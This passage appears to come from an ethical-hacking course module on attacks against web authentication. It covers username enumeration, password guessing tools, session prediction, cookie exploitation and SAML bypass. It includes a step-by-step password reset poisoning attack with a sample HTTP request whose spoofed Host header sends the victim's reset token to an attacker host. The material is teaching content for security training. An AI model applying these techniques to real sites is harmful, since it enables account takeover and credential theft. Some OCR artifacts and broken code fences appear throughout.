
- Session prediction
- Session brute-forcing
- Session poisoning

Cookie Exploitation

- Cookie poisoning
- Cookie sniffing
- Cookie replay

Bypass Authentication

- Bypass SAML-based SSO




Design and Implementation Flaws in Authentication Mechanism

1. **Bad Passwords**
2. **Brute-Forcible Login**
3. **Verbose Failure Messages**
4. **Insecure Transmission of Credentials**
5. **Password Reset Mechanism**
6. **Forgotten Password Mechanism**
7. **"Remember Me" Functionality**
8. **User Impersonation**
9. **Improper Validation of Credentials**
10. **Predictable Usernames and Passwords**
11. **Insecure Distribution of Credentials**
12. **Fail-Open Login Mechanism**
13. **Flaws in Multistage Login Functionality**
14. **Insecure Storage of Credentials**

Username Enumeration

- If a login error states which part of the username and password is incorrect, guess the users of the application using the **trial-and-error method**



Username rini.matthews does not exist


Log in to your account

Email Address or Username

rini.matthews

User does not exist. Would you like to create a new account?

By continuing, you agree to our Terms of Service.



Username successfully enumerated to rinimatthews

Log in to your account

rinimatthews

Password

••••••

Oops, that's not the right password. Please try again!

By continuing, you agree to our Terms of Service.

https://wordpress.com

- Some applications automatically generate **account usernames** based on **a sequence** (i.e., user101, user102), and attackers can determine the sequence and enumerate valid usernames

Note: Username enumeration from verbose error messages will fail if the application implements an account lockout policy (i.e., locking the account after a certain number of failed login attempts)

Password Attacks: Password Functionality Exploits

Password Changing

- Determine password change functionality within the application by **spidering** the application or creating a login account
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to **identify vulnerabilities** in password change functionality

Password Recovery

- "Forgot Password" features generally present a challenge to the user; if the number of attempts is not limited, an attacker can **guess the challenge answer** successfully with the help of social engineering
- Applications may also **send a unique recovery URL** or existing password to an email address specified by the attacker if the challenge is solved


'Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as **RememberUser=jason** or a persistent session identifier such as **RememberUser=ABY112010**
- Attackers can use an enumerated username or predict the session identifier to **bypass authentication mechanisms**

Password Attacks: Password Guessing and Brute-forcing

Password Guessing

- **Create a list of possible passwords** using common passwords, footprinting the target and using social engineering techniques, and try each password until the correct password is discovered
- Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks
- Password guessing can be performed manually or by using automated tools such as **THC-Hydra**, **Burp Suite**, **L0phtCrack**, **ophcrack**, and **RainbowCrack**



```

Password Attacks: Attack Password Reset Mechanism

Steps to perform password reset poisoning attack:

- **Step 1:** Attacker obtains the email address used on the website by the target through techniques such as social engineering, and OSINT
- **Step 2:** Attacker sends a password reset request link to the victim using the altered Host header
  - For example:

```
POST https://certifiedhacker.com/reset.php HTTP/1.1
Accept: */*
Content-Type: application/json
Host: badhost.com
```

  - The resultant URL for resetting the password is

```
https://badhost.com/reset-password.php?token=87654321-8765-8765-8765-10987654321
```

- **Step 3:** The attacker then waits for the victim to receive the modified email
- **Step 4:** Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token and performs various malicious activities

Session Attacks: Session ID Prediction/Brute-forcing

1 In the first step, **collect some valid session ID values** by **sniffing traffic** from authenticated users

2 **Analyze captured session IDs** to determine elements of the session ID generation process such as the session ID structure, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it

3 Vulnerable session generation mechanisms that use session IDs composed using predictable information such as username, timestamp, or client IP address, can be exploited easily by **guessing valid session IDs**

4 In addition, you can implement a brute force technique to generate and test different **session ID values** until you successfully get access to the application

GET Request

```
GET http://janaina:8180/WebGoat/attack?Screen-17  & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent:  Mozilla/5.0 (Window;  U; Windows  NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04

Bypass Authentication: Bypass SAML-based SSO

- Single Sign-on (SSO) authentication processes permit a user to sign into an application using a single set of credentials and use the same login session to **access multiple applications** irrespective of domains or platforms
- The communication between these applications can be done through SAML messages
- SAML messages are encrypted using **Base64 encoding** and can be easily decrypted to extract the content of messages
- Attackers use tools such as SAML Raider to bypass SAM-based SSO authentication

Attack Authentication Mechanism

In general, web applications authenticate users through authentication mechanisms such as login functionality. During web application analysis, attackers try to find authentication vulnerabilities such as weak passwords (e.g., short or blank, common dictionary words or names, user's names, defaults). Attackers exploit these vulnerabilities to gain access to the web application by network eavesdropping, brute-force attacks, dictionary attacks, cookie replay attacks, credential theft, etc.

Most authentication mechanisms used by web applications have design flaws. Attackers can identify these flaws and exploit them to gain unauthorized access to the web application. Such design flaws include failure to check password strength, insecure transmission of credentials over the Internet, etc. Web applications usually authenticate their clients or users by a combination of a username and password, which can be identified and exploited.

- **Username Enumeration**

  Attackers can enumerate usernames in two ways: **verbose failure messages** and **predictable usernames**.

  - **Verbose Failure Message**

    In a typical login system, the user enters two fields, namely username and password. In some cases, an application will ask for additional information. If the user is trying to log in and fails, it implies that at least one field was incorrect. This provides grounds for an attacker to exploit the application.

    Examples:

    - Account <username> not found

        - Incorrect password provided
        - Account <username> has been locked out
    - **Predictable Usernames**

      Some applications automatically generate account usernames according to some predictable sequence. This makes it very easy for the attacker to discern the sequence for a potentially exhaustive list of all valid usernames.

- **Password Attacks**

  A password attack is a process of trying various password cracking techniques to discover a user account password by which the attacker can gain access to an application.

  Methods for cracking passwords include the following:

    - Password functionality exploits
    - Password guessing
    - Brute-force attack
    - Dictionary attack
    - Attack password reset mechanism
- **Session Attacks**

  The following types of session attacks are employed by attackers against authentication mechanisms:

    - **Session prediction**: It focuses on predicting session ID values that allow the attacker to bypass the authentication mechanism of an application. By analyzing and understanding the session ID generation process, the attacker can predict a valid session ID value and gain access to the application.
    - **Session brute-forcing**: An attacker brute-forces the session ID of a target user and uses it to log in as a legitimate user and gain access to the application.
    - **Session poisoning**: It allows an attacker to inject malicious content, modify the user´s online experience, and obtain unauthorized information.
- **Cookie Exploitation**

  Cookie exploitation attacks are of the following types:

    - **Cookie poisoning**: It is a type of parameter tampering attack in which the attacker modifies the cookie contents to draw unauthorized information about a user and thus perform identity theft.
    - **Cookie sniffing**: It is a technique in which an attacker sniffs a cookie containing the session ID of the victim who has logged in to a target website and uses the cookie to bypass the authentication process and log in to the victim's account.

  - **Cookie replay**: It is a technique used to impersonate a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he/she remains logged in). This attack stops working once the user logs out of the session.

- **Bypass Authentication**
  - **Bypass SAML-based SSO**: Attackers take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication.

Design Flaws in Authentication Mechanism

Authentication mechanisms are more vulnerable to attacks than other implementations involved in web application security. Applications usually validate a user via his/her login credentials; even a minor weakness in this authentication process can lead to serious consequences such as granting access to illegitimate users.

- **Bad Passwords**: Any application is designed to have minimum control over checking and validating the user credentials. Users often come across applications that accept passwords such as blank or short values, ordinary names, dictionary words, the same password as the username, and default parameters. Such passwords can be easily guessed by the attackers, allowing them to access the application resources.

- **Brute-Forcible Login**: The login feature of an application allows an attacker to predict user credentials, through which the attacker can enter the application illegitimately. If the application permits numerous login attempts without any restrictions, such as blocking an account after a certain number of attempts, attackers can continue to try different passwords until they find the right one. Thus, even an unprofessional hacker can log in by manually entering different password combinations.

- **Verbose Failure Messages**: Any login form of an application requests users to feed at least two fields, namely username and password. A few applications may also ask for additional parameters such as DOB, answer to a security question, and OTP pin, to validate a user. If the login attempt is unsuccessful, the application indicates that the information provided is not valid. When the application specifies which field is incorrect or pops up reasons for denying access, attackers can easily exploit that field by trying a large set of similar names or words to enumerate valid data required to access the application. The list of enumerated data can also be used later for social engineering.

- **Insecure Transmission of Credentials**: If an application makes an insecure HTTP connection to pass sensitive information, it becomes susceptible to MITM attacks, through which attackers can eavesdrop on and impede data transmission. Even though the HTTPS connection is made, attackers can still steal the credentials if the application handles credentials in an insecure manner such as passing information as query string parameters, and storing credentials in cookies.

- **Password Reset Mechanism**: In most applications, the password reset mechanism is mandatory and applied periodically to reduce the threat of compromised passwords. Moreover, when users notice misuse of their credentials, they can change their passwords immediately to prevent illegitimate use. Sometimes, this password reset feature can also be exploited. Vulnerabilities that are ignored in the main login function can appear again in the password reset mechanism. Some of the flaws in the password reset mechanism are as follows:

  - Generating the verbose error, specifying if the username is valid
  - Enabling guessing of “Existing password” field without any restrictions
  - Checking if “New Password” and “Confirm Password” fields comprise the same values only after authenticating the existing password, thereby permitting an attack to be successful in identifying the existing password explicitly

- **Forgotten Password Mechanism**: As with the password change mechanism, methods for recovering forgotten passwords often entail issues that are commonly ignored in the main login function, such as enumerating usernames. Additionally, several design flaws in the forgotten password mechanism often make it more vulnerable, through which the overall authentication logic of an application is targeted. Some of the flaws in the forgotten password mechanism are as follows:
  - Providing a secondary challenge when a user forgets a password
  - Developers often ignore the chances of the application being brute-forced during the password recovery process. If the application allows any number of attempts to recover the password, it is highly likely that the password will be recovered by guessing random answers related to the user
- **“Remember Me” Functionality**: Applications also provide the “Remember Me” function for convenience to avoid reentry of the username and password when a user tries to sign into an application from his/her device repeatedly. This mechanism is often vulnerable because the user can be attacked from both a local computer and users on other machines. “Remember Me” functions are enforced with some persistent cookies. When these cookies are initiated, the application trusts them as they were already stored in the earlier session and generates a new session without asking for the login credentials again. Attackers can try a list of ordinary words or enumerated usernames to gain complete access to the application without being validated.
- **User Impersonation**: Some privileged users access applications using other user credentials to assist the original users in performing their operations. For instance, if the Internet connection is broken, the user contacts the service provider to seek advice. Then, the customer care executive logins with the user data in his or her system and assists the user in resolving the service outage. If an application allows privileged users to impersonate others, any flaws in the impersonating logic can lead to vertical privilege escalation, though which an attacker can gain complete access to the application.
- **Improper Validation of Credentials**: Applications are designed with proper authentication mechanisms such as accepting passwords with a minimum length and allowing case-sensitive (upper and lower case), numeric, and special characters. By contrast, a poorly designed application’s authentication mechanisms not only ignore

good security implementations but also fail to consider the user’s attempts to apply strong password characters.

